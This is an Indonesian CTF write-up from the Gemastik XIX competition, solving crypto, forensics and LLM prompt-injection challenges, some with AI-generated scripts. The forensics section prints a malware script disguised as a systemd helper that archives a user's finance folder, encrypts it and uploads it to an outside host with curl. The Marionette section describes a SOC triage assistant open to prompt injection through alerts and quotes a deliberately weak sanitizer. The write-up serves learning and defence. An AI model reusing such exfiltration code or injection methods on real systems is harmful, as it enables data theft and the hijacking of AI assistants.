

Gemastik XIX - Divisi II Cyber Security

Writeup - Mintak ai jak name Tim tuh takot copyright

Anggota

- a. Deving Andreas (Ketua)
- b. Muhamad Fariz Pratama
- c. Muhammad Hisyam Faturrahman

1. Crypto - common-encoding (100) (By: AlatBekam)

Challenge

240 Solves

×

common-encoding

100

baby

👍 30 (96% liked)

👎 1

Did you know basic encoding? Need deleting spaces?
howdy?



Author: wondping0

📄 cipher.txt

AI SOURCE (LINK) *

SOLVER / SCRIPT *

Browse...

No files selected.

Wajib lampirkan solver/script yang kamu pakai.

Flag

Submit

Pertama, Dilihat file yang telah diberikan, yaitu cipher.txt

SOOHOHHDWOOHOOODWOOHOOHHDWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWO
OOHOHODWOOHOOHODWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWO
OHOOODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWO
HOHODWOOHOOHODWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOH
HOHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOH
OODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOO
ODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOO
DWOOHOOHODWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOH
WOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHD
WOOHOOHODWOOHOOHODWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHDWOOHOOHHD
OOHOOHODWOOHOOHHDWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODWOOHOOHODW

Nah, cipher ini saya lakukan analisa, dimana terdapat 6 buah jenis huruf yang berbeda, yaitu S, O, H, D, W, dan Z. Jika dilihat, S dan Z hanya ada di awal dan diakhir, sehingga kami mengabaikan ini (sementara). Kemudian, saya mencoba untuk analisa manual, dimana saya mencoba beranggapan bahwa O dan H itu adalah angka biner. Kenapa? karena saya mencoba untuk melakukan decode manual, dengan menganggap bahwa O itu 0 dan H itu 1, dan didapat seperti ini

”OOHOHH OOHOOO” didapat “001011 001000”. Kemudian, saya mencoba untuk menggunakan tools online, yaitu <https://www.rapidtables.com/convert/number/binary-to-ascii.html> untuk merubah biner tersebut menjadi ascii

Binary to Text Translator

Enter binary numbers with any prefix/postfix/delimiter and press the *Convert* button.

(E.g: 01000101 01111000 01100001 01101101 01110000 01101100 01100101):

From

To

Binary

Text

Open File

Open Bin File

Paste binary code numbers or drop file:

001011 001000

Character encoding (optional)

ASCII/UTF-8

= Convert

× Reset

↕ Swap

Copy

Save

Hasilnya non printable ASCII. Nah, dari sini saya coba untuk reverse dengan mengubah O menjadi 1 dan H menjadi 0 (disini, anggapan saya D dan W itu pemisah) sehingga saya coba lagi di tools yang sama

Binary to Text Translator

Enter binary numbers with any prefix/postfix/delimiter and press the *Convert* button.

(E.g: 01000101 01111000 01100001 01101101 01110000 01101100 01100101):

BOOM, didapat ASCII 47. Maka dari itu, saya meminta AI untuk membuatkan scriptnya hehe.

Sehingga, didapat script berikut

```
def decrypt_ctf(ciphertext):  
    # 1. Hapus karakter awal 'S' dan akhir 'Z' jika ada  
    cleaned = ciphertext.strip()  
    if cleaned.startswith("S"):  
        cleaned = cleaned[1:]  
    if cleaned.endswith("Z"):  
        cleaned = cleaned[:-1]  
  
    # 2. Ganti delimiter 'D' dan 'W' dengan spasi, lalu pisahkan  
    # menjadi chunk  
    cleaned = cleaned.replace("D", " ").replace("W", " ")  
    chunks = cleaned.split()  
  
    plaintext = ""  
  
    # 3. Konversi setiap chunk O/H ke Biner lalu ke ASCII
```

```

for chunk in chunks:
    if not chunk:
        continue

    # Ubah 0 -> 1 dan H -> 0
    binary_str = chunk.replace("0", "1").replace("H", "0")

    # Konversi biner ke karakter ASCII
    char_code = int(binary_str, 2)
    plaintext += chr(char_code)

return plaintext

# Contoh Penggunaan
ciphertext =
"SOOH0HHDW00H000DWO0H0HHDW00H0H0DWO0H0HHDW00H0HHDW00H0HHDW00HHHD
WO0H0H0DWO0HH0ODWO0H0H0DWO0H0HHDW00H0HHDW000HH0DWO0H0HHDW00HHH0HDW
00HH0ODWO0HHH0DWO0HH0ODW000HH0DWO0H000DWO0HHH0HDW00H0H0DWO0H0HHDW0
0H0H0DWO0H0H0DWO0H0H0DWO0H0HHDW00H0HHDW00HH00HDW00H0H0DWO0HH0HDW00
HH0HDW00HHH0DWO0HH0HDW00HHH0DWO0H0H0DWO0HH00HDW00H000DWO0HH0ODWO0H
000DWO0H0H0DWO0H00HDW00HH0HDW00H00HDW00HH0HHDW00H00HDW000HH0DWO0H0
00DWO0H0HHDW00HH0HDW00HH0HHDW00H00HDW00HH0ODW00H000DWO0HH0HDW00H00
ODW000HH0DWO0H000DWO0HHHHDW00H000DWO0H0HHDW00H00HDW00HH00HDW00HH0H
DW00HH0HHDW00H00HDW00H00HDW00H00HDW00HHH0ODW00H00HDW00HHH0DWO0H00H
DW00H000DWO0H0H0DWO0HH00HDW00H0HHDW00H0HHDW00HH0ODW00HHHHDW00H00HD
WO0HH0H0DWO0H00HDW00H000DWO0H000DWO0HH0HZ" # Tambahkan sisa
ciphertext kamu di sini
flag = decrypt_ctf(ciphertext)

print(f"Hasil Dekripsi: {flag}")

```

```

└─(Hisara®
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026
- 19/penyisihan/Crypto/Basic Encoding]
└─$ python a.py
Hasil
47454d415354494b31397b5455544f5221215f7375626d69742d63727970746f2d
666c61675f44306e677d
Dekripsi:

```

Dari hasil dekripsi tersebut, saya coba cek dengan menggunakan tools dari <https://www.dcode.fr/cipher-identifier> untuk cek jenis enkripsi yang digunakan

The image shows two screenshots of the dCode website. The top screenshot is of the 'CIPHER IDENTIFIER' tool, and the bottom screenshot is of the 'ASCII CODE' tool.

CIPHER IDENTIFIER Screenshot:

- Search for a tool:** A search bar with the text 'e.g. type 'sudoku'' and a button 'SEARCH A TOOL ON DCODE'.
- Results:** A list of encryption methods with progress bars indicating their likelihood:
 - ASCII Code
 - XOR Cipher
 - Circular Bit Shift
 - EBCDIC Encoding
 - RC4 Cipher
 - Hexadecimal (Base 16)
 - Base62 Encoding
 - Octal System (Base 8)
 - Huffman Coding
 - LZW Compression
 - Substitution Cipher
 - Shift Cipher
 - Homophonic Cipher
 - Double Transposition Cipher
- ENCRIPTED MESSAGE IDENTIFIER:** A section for identifying encrypted messages, including a text input field and an 'ANALYZE' button.
- Answers to Questions (FAQ):** A section with a definition of a cipher identifier and a link to 'How to decrypt a cipher text?'.

ASCII CODE Screenshot:

- Search for a tool:** A search bar with the text 'e.g. type 'sudoku'' and a button 'SEARCH A TOOL ON DCODE'.
- Results:** A list of ASCII values with progress bars indicating their likelihood:
 - HEX /2
 - BIN /8
 - OCT /1-3
 - DEC /1-3
 - DEC /N
 - OCT /3
 - DEC /3 (-0)
 - OCT /N
 - DEC /3
 - DEC /3 (-0)
- ASCII CONVERTER:** A section for converting ASCII values, including a text input field and a 'DECRYPT/CONVERT ASCII' button.
- ASCII ENCODER:** A section for encoding ASCII values, including a text input field and an 'ENCRYPT' button.
- Answers to Questions (FAQ):** A section with a definition of the ASCII standard and a link to 'How to convert ASCII text into different computer languages?'.

“GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}”

2. Crypto - Raiso (100) (By: AlatBekam)



Diberikan dua buah file, yaitu `payload.json`, dan [challenge.py](#)

Pertama, saya mencoba untuk analisa terkait file [challenge.py](#)

```
#!/usr/bin/env python3
import hashlib

P = 2147483647

def H(data: bytes) -> int:
    h = hashlib.sha256(data).digest()
    return int.from_bytes(h[:8], "big") % P

def F(a: int, b: int, d: int) -> tuple:
    t = (d * H(str(a).encode() + b": " + str(b).encode() + b": " + str(d).encode())) % P
    return (b + t) % P, a

if __name__ == "__main__":
    import json

    with open("payload.json") as f:
        cfg = json.load(f)

    P = int(cfg["p"])
    K = int(cfg["k"])
    D = [int(d) for d in cfg["params"]]
    SA = int(cfg["sa"]); SB = int(cfg["sb"])
    R0 = int(cfg["r0"]); R1 = int(cfg["r1"])
    FA = int(cfg["fa"]); FB = int(cfg["fb"])

    print(f"P={P} K={K} D={D}")
    print(f"sa={SA} sb={SB}")
    print(f"r0={R0} r1={R1}")
    print(f"fa={FA} fb={FB}")
```

Oke, dari kode tersebut, ditemukan beberapa hal menarik, yaitu:


- a. $P = 2147483647$, angka ini diberikan ke dalam parameter P menandakan bahwa ini adalah angka prima, dimana saat saya paste kan angka tersebut, didapat fakta seperti ini



Ya, ini adalah Mersenne Prime, dimana angkanya sama dengan $2^{32} - 1$.

- b. Terdapat fungsi H yang mengambil representasi biner dari input, kemudian kemudian menghitung digest SHA-256, dengan mengambil 8 byte pertama (64-bit integer, big-endian), lalu mereduksinya ke interval $[0, P - 1]$ via modulo P .
- c. Terakhir, fungsi F yang merupakan fungsi yang menghitung round key.bias dengan rumus berikut data = $f(\{a\}:\{b\}:\{d\}).\text{encode}()$, $t = (d * H(\text{data})) \% P$ return $((b + t) \% P, a)$ (Catatan: $a_{\text{next}} = (b + t) \% P$; $b_{\text{next}} = a$)

Kemudian, di cek juga payload.json seperti berikut



Dari payload tersebut, saya mencoba bertanya dengan AI dan didapat kesimpulan bahwa ini merupakan Feistel Network yang dimodifikasi, yaudh lanjut saja minta ai untuk buat payloadnya

```
import hashlib
```

```

import json
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# Parameter Utama
P = 2147483647
K = 28
PARAMS = [2, 3, 5]

SA, SB = 1108177917, 1204636112
R0, R1 = 1394769041, 1214293900
FA, FB = 299562036, 1650387977

# Payload Enkripsi
enc_data = {
    "nce": "ad10ee54a881ce2455f1c978f4d9f937",
    "ct":
    "b9b8ab1067281b8fffc87250c3645b897af23a5131e58e8c1ad142524104f0e087
e8ec16d9df0de",
    "tg": "d70a41b8f9613da31716ecf4965903b9"
}

def H(a, b, d):
    data = f"{a}:{b}:{d}".encode()
    return int.from_bytes(hashlib.sha256(data).digest()[:8],
'big') % P

def F(a, b, d):
    t = (d * H(a, b, d)) % P
    return (b + t) % P, a

def dfs(a, b, target_a, target_b, depth, max_depth, path):
    if depth == max_depth:
        if a == target_a and b == target_b:
            return path
        return None

    for d in PARAMS:
        na, nb = F(a, b, d)
        res = dfs(na, nb, target_a, target_b, depth + 1,
max_depth, path + [d])
        if res is not None:
            return res

```

```

    return None

print("[*] Memulai pencarian Tahap 1 (Start -> Checkpoint)...")
path_1 = dfs(SA, SB, R0, R1, 0, K // 2, [])
if not path_1:
    print("[-] Tahap 1 gagal!")
    exit()
print(f"[+] Path 1 ditemukan: {path_1}")

print("[*] Memulai pencarian Tahap 2 (Checkpoint -> Final)...")
path_2 = dfs(R0, R1, FA, FB, 0, K // 2, [])
if not path_2:
    print("[-] Tahap 2 gagal!")
    exit()
print(f"[+] Path 2 ditemukan: {path_2}")

# Menggabungkan Kunci / Multipliers
D = path_1 + path_2
print(f"\n[+] Full Multipliers D (kunci): {D}")

# --- Proses Dekripsi AES-GCM ---
# Catatan: Fungsi derivasi kunci (KDF) bergantung pada source code CTF.
# Asumsi umum: SHA-256 dari representasi string array D.
key_material = str(D).replace(" ", "").encode() # Contoh: "[2,5,3,...]"
key = hashlib.sha256(key_material).digest()

nonce = bytes.fromhex(enc_data["nce"])
ciphertext = bytes.fromhex(enc_data["ct"])
tag = bytes.fromhex(enc_data["tg"])

try:
    aesgcm = AESGCM(key)
    # Pada library cryptography, ciphertext dan tag digabung
    # menjadi satu
    plaintext = aesgcm.decrypt(nonce, ciphertext + tag, None)
    print(f"\n[🏆] Flag berhasil didekripsi: {plaintext.decode()}")
except Exception as e:
    print("\n[-] Dekripsi gagal. Coba sesuaikan format Key Derivation Function (KDF).")

```

```
print(f"Error: {e}")
```

```
└─(venv)(Hisara@DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026-19/penyisihan/Crypto/Raiso]
└─$ python a.py
[*] Memulai pencarian Tahap 1 (Start -> Checkpoint)...
[+] Path 1 ditemukan: [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 5, 2]
[*] Memulai pencarian Tahap 2 (Checkpoint -> Final)...
[+] Path 2 ditemukan: [5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 5, 2]

[+] Full Multipliers D (kunci): [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 5, 2, 5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 5, 2]

[-] Dekripsi gagal. Coba sesuaikan format Key Derivation Function (KDF).
Error:
```

Masih gagal, jadinya saya coba untuk memberikan kode error tersebut ke ai, dan didapat bahwa gagal tersebut terjadi dikarenakan fungsi turunan kunci (Key Derivation Function / KDF) yang ditebak di skrip sebelumnya tidak sama persis dengan cara pembuat challenge mengubah list D menjadi key AES-GCM. Maka dari itu dicoba kode kedua, yaitu

```
import hashlib
import json
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# Hasil D yang sudah berhasil ditemukan
D = [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 5, 2, 5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 5, 2]

enc_data = {
    "nce": "ad10ee54a881ce2455f1c978f4d9f937",
    "ct": "b9b8ab1067281b8fffc87250c3645b897af23a5131e58e8c1ad142524104f0e087e8ec16d9df0de",
    "tg": "d70a41b8f9613da31716ecf4965903b9"
}

nonce = bytes.fromhex(enc_data["nce"])
```

```

ciphertext = bytes.fromhex(enc_data["ct"])
tag = bytes.fromhex(enc_data["tg"])

# Daftar kemungkinan cara KDF yang sering digunakan dalam CTF
candidates = [
    bytes(D), # 1. Langsung
    ke bytes (karena nilainya kecil < 256)
    "".join(map(str, D)).encode(), # 2. Digabung
    jadi string angka (cth: "255325...")
    str(D).replace(" ", "").encode(), # 3.
    Representasi list Python (cth: "[2,5,5,...]")
    json.dumps(D).encode(), # 4. JSON dump
    standar
    b"".join([d.to_bytes(4, 'big') for d in D]), # 5. Setiap
    integer dikemas dalam 4 bytes
    b"".join([str(d).encode() for d in D]), # 6. String
    byte per elemen digabung
]

success = False
for i, cand in enumerate(candidates):
    # Hash dengan SHA256 untuk memastikan panjangnya tepat 32
    bytes (standar kunci AES-256)
    key = hashlib.sha256(cand).digest()
    try:
        aesgcm = AESGCM(key)
        plaintext = aesgcm.decrypt(nonce, ciphertext + tag, None)
        print(f"\n[+] Berhasil mendekripsi dengan KDF kandidat
ke-{i}!")
        print(f"[🏆] FLAG: {plaintext.decode()}")
        success = True
        break
    except Exception:
        continue

if not success:
    print("\n[-] Semua kandidat KDF standar gagal. Silakan periksa
kembali file server/chall.py jika ada.")

```

```

└─(venv)(Hisara®
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026


```

```
- 19/penyisihan/Crypto/Raiso]
└─$ python b.py

[+] Berhasil mendekripsi dengan KDF kandidat ke-3!
[🏆] FLAG: GEMASTIK19{r41s0_m33t_m3_1n_th3_m1ddl3}
```

“GEMASTIK19{r41s0_m33t_m3_1n_th3_m1ddl3}”

3. Forensics - Tombstone (100) (By: AlatBekam)



Challenge 85 Solves

Tombstone

100

👍 12 (100% liked) 🗨️ 0

DLP flagged outbound traffic from a finance workstation, well after hours. We pulled the disk image before anyone could touch it again.

Author: aodreamer

📄 forensics...

AI SOURCE (LINK) *

SOLVER / SCRIPT *

No files selected.

Wajib lampirkan solver/script yang kamu pakai.

diberikan attachment dengan ekstensi .img. Pertama yang saya lakukan adalah mengecek terkait apa isi dari file attachment tersebut

```
└─(Hisara🔗)
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026
- 19/penyisihan/forensics/Tombstone/fin-ws-04.img]
└─$ file fin-ws-04.img
fin-ws-04.img: Linux rev 1.0 ext2 filesystem data,
UUID=c1d13000-0000-4000-8000-00000000cafe, volume name "fin-ws-04"
(extents) (64bit) (large files) (huge files)
```

```

└─(Hisara®
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026
- 19/penyisihan/forensics/Tombstone/fin-ws-04.img]
└─$ binwalk fin-ws-04.img

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0             Linux EXT filesystem, blocks count:
12288, image size: 12582912, rev 1.0, ext2 filesystem data,
UUID=c1d13000-0000-4000-8000-000000000000, volume name "fin-ws-04"

```

ternyata disk file dari linux, maka dari itu saya coba untuk mount

```

sudo mount -o ro,loop fin-ws-04.img /mnt/forensic_image

```

serta saya extract .img tersebut, sehingga didapat berikut

```

└─(Hisara®
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026
- 19/penyisihan/forensics/Tombstone/fin-ws-04.img]
└─$ binwalk -e fin-ws-04.img

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0             Linux EXT filesystem, blocks count:
12288, image size: 12582912, rev 1.0, ext2 filesystem data,
UUID=c1d13000-0000-4000-8000-000000000000, volume name "fin-ws-04"

```

Oke, dari hasil extract tersebut, saya menemukan ini di folder home (user)

```

└─(Hisara®
DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026
-
19/penyisihan/forensics/Tombstone/fin-ws-04.img/_fin-ws-04.img.ext
racted/ext-root/home/dwi]
└─$ ls -al
total 0

```

```
drwxrwxrwx 1 Hisara Hisara 4096 Aug 23 20:48 .
drwxrwxrwx 1 Hisara Hisara 4096 Aug 23 20:48 ..
drwxrwxrwx 1 Hisara Hisara 4096 Aug 23 20:48 finance
-rwxrwxrwx 1 Hisara Hisara 366 Aug 23 20:48 .python_history
```

```
└─$ cat .python_history
import os
# stash the second half in the tool's own xattr so a log/history
wipe can't kill the key
os.setxattr('/usr/local/sbin/systemd-timesyncd-helper',
'user.upl_b', part_b)
# vault key = PBKDF2(cron UPLOAD_ID + that xattr, salt = tool
ctime as epoch), 200000
# packed /home/dwi/finance ->
/var/tmp/.ICE-unix/1000/.cache-dwi.dat (AES-GCM, nonce||ct||tag)
exit()
```

dari kode tersebut, ia juga mengarahkan ke /usr/local/sbin/systemd-timesyncd-helper

```
#!/usr/bin/env python3
# systemd-timesyncd-helper : time sync assist (do not remove)
# NOTE(op): legacy build used UPLOAD_ID=0a1b2c3d4e5f60718293 with
the old vault salt; ROTATED
#         after N flagged the reuse - the old value no longer
unlocks anything.
import os, io, tarfile, hashlib, ctypes, struct
from Crypto.Cipher import AES

SELF = "/usr/local/sbin/systemd-timesyncd-helper"

def _btime(path):
    # file creation time (statx STATX_BTIME) as a unix epoch; pins
the key to THIS install
    buf = ctypes.create_string_buffer(256)
    libc = ctypes.CDLL("libc.so.6", use_errno=True)
    libc.statx(-100, path.encode(), 0, 0x800, buf) # AT_FDCWD,
STATX_BTIME
    return struct.unpack_from("<q", buf.raw, 0x58)[0] #
stx_btime.tv_sec
```

```

# the key is pinned to THIS install and cannot be copied out of a
single file:
# part A from the cron unit + part B stashed in our own xattr,
salted with our crtime.
a = os.environ.get("UPLOAD_ID", "") # part A
    (geoclue cron)
b = os.getxattr(SELFSelf, "user.upl_b").decode() # part B
    (extended attribute)
salt = str(_btime(SELFSelf)).encode() # crtime
    (birth time) as salt
KEY = hashlib.pbkdf2_hmac("sha256", (a + b).encode(), salt,
200000, 32)

buf = io.BytesIO()
with tarfile.open(fileobj=buf, mode="w:gz") as t:
    t.add("/home/dwi/finance", arcname=".")
data = buf.getvalue()
nonce = hashlib.sha256(b"nonce|" + KEY).digest()[:12]
c = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
ct, tag = c.encrypt_and_digest(data)
open("/var/tmp/.ICE-unix/1000/.cache-dwi.dat", "wb").write(nonce+ct
+tag)
os.system("curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
"https://cdn-telemetry.net/u/%s >/dev/null 2>&1" % a)

```

Dari kode tersebut, dapat dianalisa bahwa terdapat data yang dicuri yaitu semua file yang ada di direktori /home/dwi/finance yang kemudian dibungkus menjadi [.tar.gz](#). Kemudian, hasilnya dienkripsi dengan AES mode GCM. Hasil enkripsinya itu terletak di /var/tmp/.ICE-unix/1000/.cache-dwi.dat, maka dari itu, sekarang kita hanya perlu mencari Part A, Part B (A dan B akan menjadi passphrase), serta salt

Untuk mencari ini, saya melakukan eksplorasi manual, dan didapat

pada etc/cron.d/geoclue-refresh

```

# managed by geoclue (do not edit)
UPLOAD_ID=3f9a1c7e5b2d8046a1c0
*/30 * * * * root /usr/local/sbin/systemd-timesyncd-helper --sync

```

pada etc/cron.d/backup

```

# nightly offsite backup

```

```
BK_KEY=b17c0ffee5a1710d
0 2 * * * root /opt/backup/run.sh
```

Sekarang tinggal cari Part B. Untuk cari part B, saya diberitahu oleh AI dengan menjalankan command berikut

```
getfattr -n user.upl_b --only-values stat -c %W
/mnt/fin_ws/usr/local/sbin/systemd-timesyncd-helper
```

dan untuk salt dengan command berikut

```
stat -c %W /mnt/fin_ws/usr/local/sbin/systemd-timesyncd-helper
```

didapatlah hasil berikut

```
└─$ getfattr -n user.upl_b --only-values
/mnt/fin_ws/usr/local/sbin/systemd-timesyncd-helpergetfattr:
Removing leading '/' from absolute path names8f2b6d1a0c7e9a4b3f51

└─$ stat -c %W /mnt/fin_ws/usr/local/sbin/systemd-timesyncd-helper
1731444180
```

Oke, didapat part B dan salt-nya

Maka dari itu, lanjut ke tahap decrypt dengan bantuan AI untuk membuat scriptnya

```
import hashlib
from Crypto.Cipher import AES

# 1. Kredensial yang berhasil diekstrak
part_a = "3f9a1c7e5b2d8046a1c0"
part_b = "8f2b6d1a0c7e9a4b3f51"
salt_epoch = "1731444180"

# 2. Rekonstruksi Kunci
print("[*] Menghitung kunci PBKDF2...")
salt = salt_epoch.encode()
KEY = hashlib.pbkdf2_hmac("sha256", (part_a + part_b).encode(),
```

```

salt, 200000, 32)
print(f"[*] Kunci AES berhasil diturunkan: {KEY.hex()}")

# 3. Proses Dekripsi dengan Relative Path (Cocok untuk WSL)
# Karena kamu sudah berada di folder fin-ws-04.img
encrypted_file =
"extracted_files/var/tmp/.ICE-unix/1000/.cache-dwi.dat"
decrypted_file =
"extracted_files/var/tmp/.ICE-unix/1000/finance_data_decrypted.tar
.gz"

try:
    with open(encrypted_file, "rb") as f:
        data = f.read()

        nonce = data[:12]
        tag = data[-16:]
        ct = data[12:-16]

        print("[*] Memulai dekripsi AES-GCM...")
        cipher = AES.new(KEY, AES.MODE_GCM, nonce=nonce)

        decrypted_data = cipher.decrypt_and_verify(ct, tag)

        with open(decrypted_file, "wb") as f:
            f.write(decrypted_data)

        print(f"[+] SUKSES! Data berhasil didekripsi!")
        print(f"[+] File disimpan di: {decrypted_file}")

except FileNotFoundError:
    print(f"[-] Error: File '{encrypted_file}' tidak ditemukan.
Pastikan kamu menjalankan script dari dalam folder fin-ws-04.img")
except ValueError:
    print("[-] Error: MAC check failed. File mungkin korup atau
terpotong.")
except Exception as e:
    print(f"[-] Terjadi kesalahan: {e}")

```

Name	Date modified	Type	Size
finance_data_decrypted	8/23/2026 2:28 PM	File folder	
.cache-dwi.dat	8/23/2026 1:46 PM	DAT File	1 KB
finance_data_decrypted.tar.gz	8/23/2026 2:28 PM	WinRAR archive	1 KB

extract dan didapatlah

Name	Date modified	Type	Size
drop_manifest.txt	11/13/2024 3:46 AM	Text Document	1 KB
q3_actuals.xlsx	11/13/2024 3:46 AM	Microsoft Excel W...	1 KB
vendor_list.csv	11/13/2024 3:46 AM	Microsoft Excel C...	1 KB

drop_manifest.txt - Notepad
File Edit Format View Help
exfil manifest fin-ws-04
files staged and uploaded.
vault unlocked -> GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}

“GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}”

4. MISC - Marionette (116) (By: AlatBekam)

Challenge
26 Solves

Marionette

116

👍 5 (100% liked) 🗨 0

Our new SOC triage assistant listens to the playbook. It also listens to the alerts.

Author: aodreamer

nc 15.232.64.175 13602

misc-mar...

AI SOURCE <LINK> *

https://... (link percakapan AI kamu)

SOLVER / SCRIPT *

Browse... No files selected.

Wajib lampirkan solver/script yang kamu pakai.


Flag

Submit

pertama, saya coba jalankan nc tersebut, dan didapat berikut

```
└─$ nc 15.232.64.175 13602
== marionette :: SOC triage assistant grader ==
Send your patched triage.py, then a line with exactly: --END--
(or just close your input). Adversarial + functional battery runs;
clear all to win.
-----
```

Kemudian, saya coba cek struktur dari attachment-nya



Oke, saya coba cek [triage.py](#) (panjang, jadi saya langsung poin saja)

- Berdasarkan deskripsi "Our new SOC triage assistant listens to the playbook. It also listens to the alerts." serta fakta bahwa server akan menjalankan pengujian fungsional dan adversarial, ini hampir dipastikan merupakan tantangan keamanan AI/LLM, khususnya Prompt Injection.
- Kemudian, disaat saya menjalankan nc tersebut, dapat dilihat bahwa diminta untuk kirimkan kode hasil mitigasi terkait kerentanan dari [triage.py](#) tersebut.

Dari rangkuman tersebut, dapat didukung dari adanya kode [triage.py](#) yang sengaja dibuat rentan, seperti

```
def sanitize(text):
    """Best-effort scrub of untrusted text before it becomes
    analyst context.

    Drops any line that begins with a tool directive, so an
    external feed cannot
    obviously smuggle a command into the plan.
    """
    kept = []
    for line in text.splitlines():
        if re.match(r"\s*@s*[A-Za-z_]\w*s*\(", line):
            continue
        kept.append(line)
    return "\n".join(kept)
```

